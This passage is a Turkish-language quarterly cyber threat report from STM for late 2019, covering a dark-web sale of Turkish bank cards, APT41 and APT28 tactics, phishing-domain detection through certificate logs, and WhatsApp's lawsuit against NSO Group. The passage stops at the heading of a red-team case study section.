
SİBER TEHDİT DURUM RAPORU

EKİM-ARALIK 2019

STM MÜHENDİSLİK TEKNOLOJİ DANIŞMANLIK

thinktech STM Teknolojik Düşünce Merkezi



İÇİNDEKİLER

GİRİŞ

Bir yılı daha siber tehditler, bu tehditlerden kaynaklı siber olaylar ve gündem maddeleriyle tamamladık. Yılın son çeyreğinde karşılaştığımız olaylar ve gündem maddelerine dair analizler ile 2019'un siber güvenlik değerlendirmesi ve 2020 yılına ait beklentileri bu raporumuzda bulabilirsiniz.

STM Siber Füzyon Merkezinin öncülüğünü yaptığı siber tehdit istihbaratı çalışmaları günden güne daha fazla önem kazanıp kırmızı-mor-mavi takımlar için yol gösterici bir değer kazanmaktadır. Geçtiğimiz dönemlerde adından sıklıkla söz ettiren APT saldırı gruplarının kullandığı TTP'lerin (Tactics, Techniques and Procedures) analiz sonuçları ışığında belirlenen saldırı kampanyalarına ait IoC ve çözüm önerilerini ele almıştık. Bu raporumuzda APT gruplarına yönelik analizlerin yanı sıra, STM Füzyon Merkezi tarafından yakın zamanda tespit edilen ve ülkemizdeki kullanıcıları etkileyen Dark Web'deki banka kart satışı vaka incelemesini siber tehdit istihbaratı başlığı altında bulabilirsiniz.

Saldırı sonuçlarının sosyal ve ekonomik dengelerde oluşturduğu değişimlerden siber saldırıların hem sosyal hem de profesyonel hayata yönelik tehditler bütünü olduğu çıkarımını elde etmek mümkün. Bu çerçevede, gündemde olan WhatsApp-NSO dava süreci, modemleri tehdit eden yeni Mirai varyantları, Zigbee protokolüne düzenlenen yeni saldırılar ile bu çerçevede ofansif-defans kategorisinde ele alınacak Red Team Vaka Analizi çalışmalarımızı siber saldırılar bölümünde bulabilirsiniz.

Siber güvenlik zincirinin en zayıf halkasına yönelik tehditler durmaksızın devam ediyor. 2019 yılı içinde sosyal mühendislik saldırılarının çeşitli şekillerde kullanıcıları aldatmaya çalıştığına önceki raporlarımızda sık sık değinmiştik. Yılın son çeyreğinde de sosyal mühendislik saldırılarının ağırlıklı olarak popüler zafiyetler ve sahte uygulamalar üzerinden ilerlediğini gözlemlemekteyiz. Zararlı sahte uygulamalar kategorisinde son çeyrekte en çok dikkat çeken ve tehlike oluşturan zararlı, ülkemizde hemen herkesin kullandığı ve kişisel bilgilerine erişim sağladığı "E-Devlet" uygulamasının replikası (sahtesi) oldu. Buna ek olarak, en çok tercih edilen tarayıcılardan biri olan Chrome'a yönelik çıkan zararlı yazılım ile popüler elektronik kitap okuma uygulamalarından biri olan "E-Book Reader" isimli uygulamanın replikasının da birçok kullanıcıyı tehdit ettiği tespit edildi. Son dönemde zararlı sahte uygulamalar olarak karşımıza çıkan uygulamaların analizini zararlı yazılım analizi bölümümüzde bulabilirsiniz.

İnsan hayatının kolaylaştırılması, endüstrideki insan işgücünün hafifletilmesi ile yaşam ve üretim kalitesinin artırılması teknolojik gelişmelerin temel hedeflerinden sayılabilir. Bu süreçte icat edilen ve geliştirilen ürün ve hizmetler zamanla siber saldırıların hedef alanlarından biri haline gelmiştir. Geçtiğimiz üç aylık dönemde radarımıza takılan olaylardan 2018'den bu yana gündem maddesi olan mikroçipler, işlemci zafiyetleri ve IoT (Internet of Things) cihazlarındaki bilgi sızıntıları ve sıkılaştırma önerilerini derlediğimiz analizleri teknolojik gelişmeler ve siber güvenlik başlığı altında bulabilirsiniz.

Siber güvenlik alanında kişi ve kurumların kendilerini sınayarak zayıf yönlerini görmelerini, kendilerini geliştirme imkânı sağlamalarını ve bu alanda çalışan tüm paydaşların tek çatı altında birleştirilmesini ve bilgi paylaşım ağının oluşturulmasını amaçlayan ve geleneksel hale gelen STM Capture The Flag (CTF) yarışmalarından beşincisini, 28-29 Eylül 2019 (Online-Ön Eleme) ve 31 Ekim 2019 (Offline-Final) tarihlerinde Ankara'da düzenlemenin heyecanını yaşadık. Bu etkinliğimize ait detaylı bilgi, raporumuzun dönem inceleme konusu başlığı altında yer almaktadır.

2020 yılında hepimiz için siber tehditlerin azalması ve siber tehditlere karşı farkındalığımızın artması dileklerimizle...

2019 yılının siber tehditleri ve 2020 yılına ait beklentilerden oluşan bilgileri girişte özetleyecek olursak;

2019 Yılında Öne Çıkan Konular

- APT Grupları ve Saldırı Kampanyaları
- Kişisel Verilerin Güvenliği ve Veri Sızıntıları
- Sosyal Medya Üzerinden Siber İstihbarat
- Zararlı Sahte Uygulamalar
- Sağlık ve Ulaşım Sektöründeki Tehditler
- IoT ve Akıllı Sistemlere Yönelik Tehditler

2020 Yılı Siber Güvenlik Öngörülerimiz

- **Sosyal Mühendislik, Yapay Zekâ ve Artırılmış Gerçeklik**
  Hedef odaklı sosyal mühendislik saldırılarının artacağını ve bu saldırılarda yapay zekâ, artırılmış gerçeklik ve DeepFake yöntemlerinin de kullanılacağını öngörmekteyiz.
- **APT Grubu Saldırı Kampanyaları**
  APT gruplarının artış gösterip yeni saldırı kampanyalarına devam ederken saldırıların mobil cihazlara da yöneleceğini öngörmekteyiz.
- **Hedef Odaklı Saldırılar**
  Saldırı türlerinin gelişen teknoloji ve ofansif-defansif yaklaşımların çıktılarıyla daha sofistike ve otomatik hale geleceğini öngörmekteyiz.

- **Ransomware**
  Sene sonuna doğru ivme kaybeden ransomware saldırılarının yeni yılda yeni varyantlarda tekrar ivme kazanıp mobil ve bulut platformlara yöneleceğini öngörmekteyiz.
- **Yamalama**
  Eski işletim sistemi ve uygulama sürümlerinin kullanımının 2020 yılında daha büyük siber saldırı vakalarına neden olacağını öngörmekteyiz.
- **Seçimler ve Veri Sızıntıları**
  Elektronik seçim çalışmalarına yönelik siber saldırıların ve doğrudan/dolaylı olarak KVKK ile GDPR kapsamında yeni ihlal ve yaptırım vakalarının da artış göstereceğini öngörmekteyiz.
- **Mobil Cihazlar, Sahte Uygulamalar ve Bulut Sistemleri**
  2018/19 yıllarında sıklıkla gündem olan sahte uygulamaların gündemde kalmaya devam edeceğini, 2020 yılında da saldırı ağırlığı ve hedef yönünün mobil cihazlar ve bulut sistemlerine yöneleceğini öngörmekteyiz.
- **IoT Cihazlar**
  Kullanıcıların yaşamlarını doğrudan etkileyen akıllı sistemlerin (TV, Ev, Araba vb.) saldırı ve casusluk kampanyalarının yeni hedeflerinden biri olacağını öngörmekteyiz.
- **Sağlık Sistemleri**
  Sağlık/medikal sistemlerine yapılan saldırıların ve oluşacak zararların maddi boyutunun artış göstermesinin yanı sıra, manevi boyutunun da ciddi bir seviyeye ulaşacağını (kan değerleri ve DNA bilgileri gibi kritik bilgilerin ifşa olması) öngörmekteyiz.
- **Kritik Altyapılar**
  Kritik altyapılara yönelik saldırıların 2020 yılında da gündemde olmaya devam edeceğini, yamalama eksikliği ve yeni zafiyetlerin keşfiyle endüstriyel sistemlere yönelik saldırı kampanyalarının daha fazla risk oluşturacağını öngörmekteyiz.
- **5G ve Konteyner (Container) Yapıları**
  Son zamanlarda adından oldukça bahsettiren konteyner yapısı ve 2020 yılında geçileceği öngörülen 5G teknolojisiyle birlikte genişleyecek atak yüzeyinde yeni saldırı türleri ve zafiyetlerin keşfedilmesine bağlı olarak kablosuz ağ saldırılarının sıklıkla gündeme geleceğini öngörmekteyiz.
- **Siber Güvenlik Yetenek Açıklığı**
  Sürekli gelişen siber uzayda artan tehditlerle mücadele etmek için ihtiyaç duyulan uzman sayısı her geçen gün artış gösteriyor. 2020 yılı ve sonrasında nitelikli uzman ihtiyacı sayısının daha belirgin şekilde artarak gündeme geleceğini öngörmekteyiz.

SİBER TEHDİT İSTİHBARATI

Bu kısımda STM Siber Füzyon Merkezimizdeki analistler tarafından yapılan mevcut ve öngörülen siber saldırı, zararlı yazılım ve sıfırıncı gün açıklıklarına yönelik tehdit analizlerinin sonuçları verilmektedir.

1. BANKA VE KREDİ KARTLARININ DARK WEB'DE SATIŞA ÇIKARILMASI


Dark Web'de dünyanın en büyük sanal kart mağazası olarak da bilinen "Joker's Stash" underground forum sitesinde 28 Ekim ile 27 Kasım tarihleri arasında Türk bankalarına ait toplamda 455.000'den fazla kart bilgisinin yüklendiği ve satışa çıkarıldığı tespit edildi. Satışta olan kartlardan bazıları kontrol edildiğinde, kart bilgilerinin birden fazla bankaya ait olduğu gözlemlenmiştir. Bu durum, sızıntının herhangi bir banka portalından gerçekleşmediğini, aksine kart bilgilerini üzerinde tutan bir portaldan sızdırılmış olabileceğine işaret etmektedir.

Bu tarihler arasında sızdırılan yaklaşık 455.000 kart ise sitede tek seferde değil gruplar halinde ve farklı tarihlerde satışa sunulmuş durumda.

Şekil 1: Sitede "Turkey" şeklinde arama yapıldığında dört grup halinde sonuç elde edilebilmektedir.


Sızdırılan kart verileri Dark Web'de dört grup halinde satılıyor:

- **"Turkey-Mix-01 (Fresh Sniffed CVV)":** 28 Ekim tarihinde satışa çıkarılan **birinci grup** 30.000 karttan oluşuyor ve her biri 3 dolardan satılıyor. Bu kartlar için satıcı 15 dakikalık bir garanti süresi ve kart bilgilerinin yüzde 85-90 oranında kesin çalıştığını taahhüt ediyor.
- **"Turkey-Mix-02 (Fresh Sniffed CVV)":** 28 Ekim tarihinde satışa çıkarılan **ikinci grup** da 30.000 karttan oluşuyor ve her biri 3 dolardan satılıyor. Bu kartlar için satıcı 15 dakikalık bir garanti süresi ve kart bilgilerinin yüzde 85-90 oranında kesin çalıştığını taahhüt ediyor.
- **"Turkey-Mix-03-Special-Price-1USD (Fresh Sniffed CVV)":** 27 Kasım tarihinde satışa çıkarılan **üçüncü grupta** ise toplam 190.000 kart bilgisi bulunmakta. Bu kartlar için satıcı 15 dakikalık bir garanti süresi ve kart bilgilerinin yüzde 85-90 oranında kesin çalıştığını taahhüt ediyor. Bu gruptaki kartların ücreti ise 1 dolar.



Şekil 2: Satın alma ekranında kişilere ait banka, isim ve telefon numarasının ilk beş hanesi gibi bilgiler yer almakta.

Şekil 3: Sızdırılan verilerin satışa sunulması.



Şekil 4: Sızdırılan kartlara ait bilgiler.

Şekil 5: Bazı kartlara ait kayıtların isim alanında kart numarası bilgisinin olduğu tespit edilmiş, ilgili kayda gidildiğinde son kullanma tarihinin de ulaşılabilir olduğu gözlemlenmiştir.

- **"Turkey-Mix-04-Special-Price-1USD (Fresh Sniffed CVV)":** 27 Kasım tarihinde satışa çıkarılan **dördüncü grupta** ise 205.000 kart bulunmakta. Bu kartlar için satıcı yine 15 dakikalık bir garanti süresi ve kart bilgilerinin yüzde 85-90 oranında kesin çalıştığını taahhüt ediyor. Bu gruptaki kartların ücreti de 1 dolar.

Sitede yer alan kart bilgileri incelendiğinde her bir kayıtta yalnızca kart bilgilerinin değil ayrıca kart sahibinin adı soyadı, e-posta adresi ve telefon numarası bilgilerinin de yer aldığı gözlemlenmiştir. Bu tür kayıtları içeren sızıntı verilerine dolandırıcılar arasında "fullz" denilmektedir. POS cihazları üzerinde yapılan sahtecilik saldırılarında bu kadar kapsamlı veri elde edilemediği için çalınan kart bilgilerinin kurbana yönelik yapılan oltalama ya da zararlı yazılım saldırılarıyla elde edildiği değerlendirilmektedir.

Sızdırılan veriler incelendiğinde, bazı kayıtlarda isim alanına kart bilgisinin açık bir şekilde yazıldığı, ilgili kayda tıklandığında da satın alma sayfasında kartlara ait "son kullanma tarihi"nin yer aldığı tespit edilmiştir. Bu şekilde başka saldırganların yalnızca sitede gezerek oltalama saldırıları için birçok kritik veri toplayabildiği de gözlemlenmiştir.

Kart bilgilerinin farklı bankalara ait olmasından dolayı ilgili sızıntının bankalardan kaynaklanmadığı ve online servis veren kurumlardan kaynaklandığı değerlendirilmektedir. STM Siber İstihbarat Merkezinin yaptığı araştırmalar sonucunda, sızıntının otobüs ve uçak bileti satışı yapan bir altyapı sağlayıcısından kaynaklandığına dair bulgulara ulaşılmıştır.

Dört grup halinde sızdırılıp satışa çıkarılan kartların tamamının satılması halinde, saldırganların 500.000 dolardan fazla kazanç sağlayabileceği hesaplanabilir. Bu sızıntının aynı zamanda Türkiye ile ilgili bu zamana kadar tek seferde yapılan en büyük kart sızıntısı olduğu tespit edilmiştir.

Kullanıcıların sızıntıdan bu zamana kadar etkilenip etkilenmediklerini

tespit edebilmek için düzenli olarak geriye dönük kart ekstrelerini kontrol etmeleri, şüpheli bir alışveriş gördüklerinde ise durumu derhal bankalarına bildirmeleri önerilmektedir. Bu tür sızıntılardan etkilenmemek için ise kullanıcıların kartlarını yurtdışı kullanımına kapatmaları, internet üzerinden alışveriş yapılmadığı müddetçe kartlarını internet kullanımına kapatmaları ve mümkünse alışverişlerinde sanal kart kullanmaları önerilmektedir.

2. SİBER TEHDİT VE APT TTP'LERİ

Siber güvenlik tehdidi ve istihbarat alanı gittikçe daha gelişmiş, yetenekli ve hedef odaklı aktörlere bağlı olarak her zamankinden daha hızlı gelişiyor. Bir siber olaydan sonra olay müdahalesine (Incident Response) odaklanmak yerine erken teşhis, tehdidi tespit etme ve önleme adımlarına yoğunlaşmak gerekmektedir. Siber tehdit istihbaratında amaç, ideal olarak istismar aşaması gerçekleşmeden önce siber tehditleri tespit edip engellemektir.

Hedef haline geldikten sonra tehdit aktörleri tek bir saldırı ya da ihlalle kalmayarak devamlı siber saldırı ve operasyonlar düzenlemektedir. Bu yüzden kurumların kendi sistemlerini ve tehdit aktörlerini iyi anlamaları gerekmektedir. Siber tehdit istihbaratı bu tehdit aktörlerinin gerçekleştirdikleri operasyonların etkisini azaltmayı amaçlar. Böylelikle kurumlar saldırılara karşı daha rahat önceliklendirme yapabilmekte, tehdidin etkisini daha rahat anlamlandırabilmektedir.

Devletler, diğer devletlerin saldırılarına karşı hazırlıklı olmak veya üstünlük sağlamak için onların kullandığı sistemler ve (askeri açıdan da) mühimmat hakkında bilgi toplarlar. Siber uzay da artık savaş ortamlarından biri haline gelmekte olduğu için potansiyel siber saldırılar bakımından da mevcut varlıkları/sistemleri bilmek gerekir.

Bir kurum saldırıya uğradığında, saldırı aktörleri ve yöntemlerine ait bilgiler diğer kurumlarla da paylaşılmalıdır. Böylece benzer aktör ve saldırı kampanyalarının diğer kurumları etkilemesinin önüne geçilebilir veya oluşacak zarar minimuma indirgenebilir. Özellikle sektör odaklı gerçekleştirilen siber saldırılar bütün sektör paydaşlarıyla paylaşılmalıdır. Örneğin; bir siber saldırı bir bankayı hedef aldığında, siber saldırının IOC bilgileri («Indicator of Compromise» başarılı bir girişimin, saldırının ayırt edici özelliği) aynı saldırı bileşenlerinden etkilenmemeleri için diğer banka ve finans kuruluşlarıyla paylaşılmalıdır. Siber Tehdit Aktörlerinin taktik, teknik ve prosedürleri (TTP) belirlenmeli ve her kurum tarafından kendi saldırı ağaçları geliştirilmelidir.

2.1. 2019 Yılının Önde Gelen Saldırı Aktörleri

APT (Advanced Persistent Threats) grupları, belli bir amaç doğrultusunda finansal zarar vermek ve değerli veri sızdırmak için sistemleri hedef alan siber tehdit aktörleridir. Bu gruplar genellikle sistemlere zararlı yazılımlar bulaştırarak, sosyal mühendislik saldırısı yaparak, zafiyetleri sömürerek veya sisteme fiziksel saldırı düzenleyerek eylemlerini gerçekleştirirler. Bu gruplardan bazıları devlet destekli aktörler de olabilir. Motivasyon, zaman ve kaynak varsa saldırılar büyük oranda başarılı olabilmektedir.

2.1.1. APT41

Bu APT grubu Çinli bir tehdit grubudur ve motivasyonu finansal kazanç sağlamaktır. 2012'den bu yana aktif olan APT41'in Türkiye'nin de aralarında bulunduğu 14 ülkede sağlık, telekom, teknoloji ve video oyun endüstrilerini hedef aldığı gözlemlenmiştir. 2019 yılında ise eğitim, telekom ve teknoloji şirketlerine atak gerçekleştirdiği tespit edilmiştir.

APT41'in Kullandığı Bazı Teknikler[1]:

- WMIEXEC ile komutları çalıştırmak ve kalıcılığı sağlamak için de PowerSploit kullanmak,
- netstat komutunu ağ keşfinin bir parçası olarak kullanmak,
- Aktif RDP oturumlarını tespit etmek için kötü amaçlı yazılım çeşidi olan HIGHNOON kullanmak,
- Kurban makinelerden MAC adresleri toplamak,
- Spearphishing sosyal mühendislik saldırılarıyla kurbanların ortamlarını ele geçirmek için zararlı dosyalar göndermek,
- Sistemde zamanlanmış görevler oluşturmak,
- Kurban ortamına Monero kripto para madenciliği aracı kurulması,
- RDP'yi yatayda ilerlemek için kullanmak.

APT41'in Kullandığı Yazılımlar[1]:

- ASPXSpy Web Shell,
- BLACKCOFFEE Zararlı Yazılımı,
- ZxShell aracı; sistemde arka kapı bırakan yazılım,
- Pwdump; kimlik bilgisi elde etmek için kullanılan yazılım.

2.1.2. APT28

Sednit, Fancy Bear, Sofacy olarak da bilinen APT28 grubu bir Rus tehdit aktörüdür. Faaliyetlerine 2004'ten bu yana devam etmektedir. 2016 yılında yapılan ABD başkanlık seçimlerini etkilemeye yönelik saldırılarda da bulunduğu belirtilmektedir. Aralarında Türkiye'nin de

bulunduğu birçok ülkeye siber casusluk için saldırılar düzenlemiştir. 2019 yılında IOT cihazlara da saldırılar düzenlediği tespit edilmiştir.

APT28'in Kullandığı Bazı Teknikler[2]:


- Güvenlik organizasyonlarının güvenlik sayfalarının isimlerine benzer alan adı kullanmak,
- Spearphishing sosyal mühendislik saldırılarıyla kurbanlarına makrolu Word dokümanı göndermek,
- PowerShell betikleri kullanmak,
- Ele geçirilmiş e-posta sunucusundan e-posta adresi toplamak.

APT28'in Kullandığı Yazılımlar[2]:

- Zebrocy Trojanı,
- XTunnel proxy aracı,
- XAgentOSX Zararlı Yazılımı,
- XAgent Android Zararlı Yazılımı,
- LLMNR, NBT-NS and MDNS zehirleme için Responder aracı kullanımı,
- LoJax UEFI Rootkit kullanımı.


2.2. APT Tehdidinden Korunma Yöntemleri

Kurumlar her siber saldırı gibi olası sosyal mühendislik saldırılarına karşı da önlem almalıdır. Örneğin; bir saldırgan, kuruma özel bir sosyal mühendislik saldırısına hazırlanıyorsa ve saldırıyı gerçekleştireceği web uygulamasına ücretsiz sertifika sağlayıcılardan sertifika tanımladıysa kurum bunu açık kaynak sertifika loglarından (Certificate Transparency Logging) Certstream yazılımı ile tespit edebilir.




Şekil 6: Örnek anlık sertifika logları.

Bu aramalar daraltılarak kurum ismine özel alınmış alan adlarına atanan sertifikalara göre de tespit yapılabilir. Örneğin, bankalar için sertifika logları tespiti "bank" anahtar kelimesiyle yapılabilir.



Şekil 7: Uluslararası bir bankanın adı kullanılarak alınan alan adına üretilen sertifika.



Şekil 8: Uluslararası bir bankanın adı kullanılarak alınan alan adına ücretsiz olarak "let's encrypt" ile üretilen sertifikanın ve sayfanın incelenmesi.

2.3. Sonuç

Bu çalışmada bir saldırganın ilgili bankaya bir sosyal mühendislik saldırısı hazırlığı içinde olabileceği ortaya konmuştur. Alan adının ve sertifikanın yeni oluşturulduğu tespit edilmiştir. Ayrıca uygulamanın henüz hazırlanma aşamasında olduğu görülmektedir.

Tüm kurumlar bu ve bunun gibi açık kaynaklar üzerindeki tehdit unsurlarını takip etmeli ve önlemlerini almalıdır.

Siber tehdit istihbaratı, tehditleri sınıflandırarak buna göre kritik zafiyetlerin düzeltilmesi için yamalara (patch) öncelik verilmesini, saldırıları daha hızlı ve doğru bir şekilde ilişkilendirerek bunların otomatik olarak önlenebilmesi için SIEM'lere (Security Information and Event Management) aktarılmasını sağlar. Ayrıca, belirtileri önceliklendirerek SOC (Security Operation Center) analistlerinin alarmları hızlı bir şekilde tespit edebilmesini destekler. Olay müdahale ekiplerinin (Incident Response Team), durumsal farkındalığını ve bağdaştırmasını sağlamak amacıyla; saldırganların niyet, yöntem ve hedeflerini tespit edebilmek için özel belirteçler geliştirilmesini sağlar, ekiplerin ihlallerin yol açtığı hasarları hızlı bir şekilde telafi etmede ve gelecekte oluşabilecek saldırıları önlemede aksiyon almasını sağlar ve geliştirir.

Tehditlere karşı her kurum kendi kritik envanterine ve içinde yer aldığı sektöre göre bir atak ağacı oluşturmalıdır. Güncel siber saldırıları takip etmeli ve bunlara göre önlemler almalıdır. Siber saldırılardan önce alınabilecek küçük önlemler, büyük saldırılardan koruyabilir. Bu nedenle siber güvenliğe gereken önemi saldırı sonrasında değil, öncesinde vermek gerekir. Envanteri korurken de siber tehdit istihbaratını doğru bir şekilde yapmak gerekir.

SİBER SALDIRILAR

Bu kısımda, küresel çapta ses getiren siber saldırı vakalarına ait detaylar sebep-sonuç çerçevesinde incelenmektedir.

3. WHATSAPP NSO GROUP'A DAVA AÇTI

2019 yılı Mayıs ayında WhatsApp, video arama özelliğinden kaynaklanan bir güvenlik açığını içeren bir saldırı tespit ettiğini ve engellediğini açıklamıştı[3]. Ekim ayının sonunda ise saldırının arkasında NSO Group'un olduğunu iddia ederek suç duyurusunda bulundu. Yapılan araştırmalarda;

- Saldırganların, daha önce NSO ile ilişkilendirilmiş sunucuları ve internet barındırma (hosting) hizmetlerini kullandıklarının tespit edildiği ifade edildi.
- Saldırılar sırasında kullanılan bazı WhatsApp hesaplarının NSO ile ilişkilendirildiği ifade edildi.

WhatsApp üst yöneticisi Will Cathcart yaptığı açıklamada, temel gizlilik hakkına sahip olduklarına inandıklarını ve kullanıcıların gizliliğini ve güvenliğini ihlal etmek isteyenlere karşı çok çaba harcadıklarını ifade etti. Bu amaçla uçtan uca şifrelemeyi etkinleştirdiklerini ancak saldırganların buna karşılık casus yazılımları doğrudan aygıtlara yerleştirdiğini belirtti. Will Cathcart gerçekleşen saldırılardan bazı sonuçlar çıkarılması gerektiğine dikkat çekti:

- Arka kapıların ve diğer güvenlik açıklıklarının büyük bir tehlike oluşturduğunu belirtti. Hükümetlerin uçtan uca şifrelemeyi zayıflatmaya yönelik çağrılarına karşı çıkmaya devam edeceklerini ifade etti.
- Teknoloji şirketlerinin insan haklarını korumak ve geliştirmek için işbirliği yapmaları gerektiğini belirtti.
- Şirketlerin diğer şirketlere karşı siber saldırı başlatmaması gerektiğini ifade etti. Sorumlu aktörlerin güvenlik açıklarını tespit ettiklerinde rapor etmeleri ve teknolojilerini bu güvenlik açıklarından yararlanmak için kullanmamaları gerektiğini belirtti.

NSO Group, hakkında yapılan suçlamaları şiddetle reddederek, NSO'nun tek amacının devlet istihbaratına ve kolluk kuvvetlerine terörizmle ve ciddi suçlarla mücadele etmede yardımcı olacak lisanslı teknoloji sağlamak olduğunu ifade etti[4].


3.1. NSO Group Kimdir?

Q Cyber Technologies olarak da adlandırılan NSO Group, casus yazılım teknolojisi geliştiren ve satan İsrail merkezli bir şirkettir. Çoğunluk hissesi Avrupalı bir özel sermaye şirketi olan Novalpina Capital'e aittir. 2010 yılında İsrailli Shalev Hulio ve Omri Lavie tarafından kurulan şirket Tel Aviv yakınlarındaki Herzliya'da İsrail Yüksek Teknoloji Merkezinde bulunmaktadır. Dünya genelinde 600 çalışanı olduğu söylenmektedir.

NSO Group, casus yazılımlarını yalnızca devlete sattığını ve tüm ihracatını İsrail devletinin ihracat yasalarına ve gözetim mekanizmalarına göre yaptığını iddia etmektedir. Bununla birlikte, şirketin teknolojilerinin sivil toplum üyelerini hedeflemek için kullanıldığı vakaların sayısının arttığı gözlemlenmiştir.

4. RED TEAM VAKA ANALİZİ

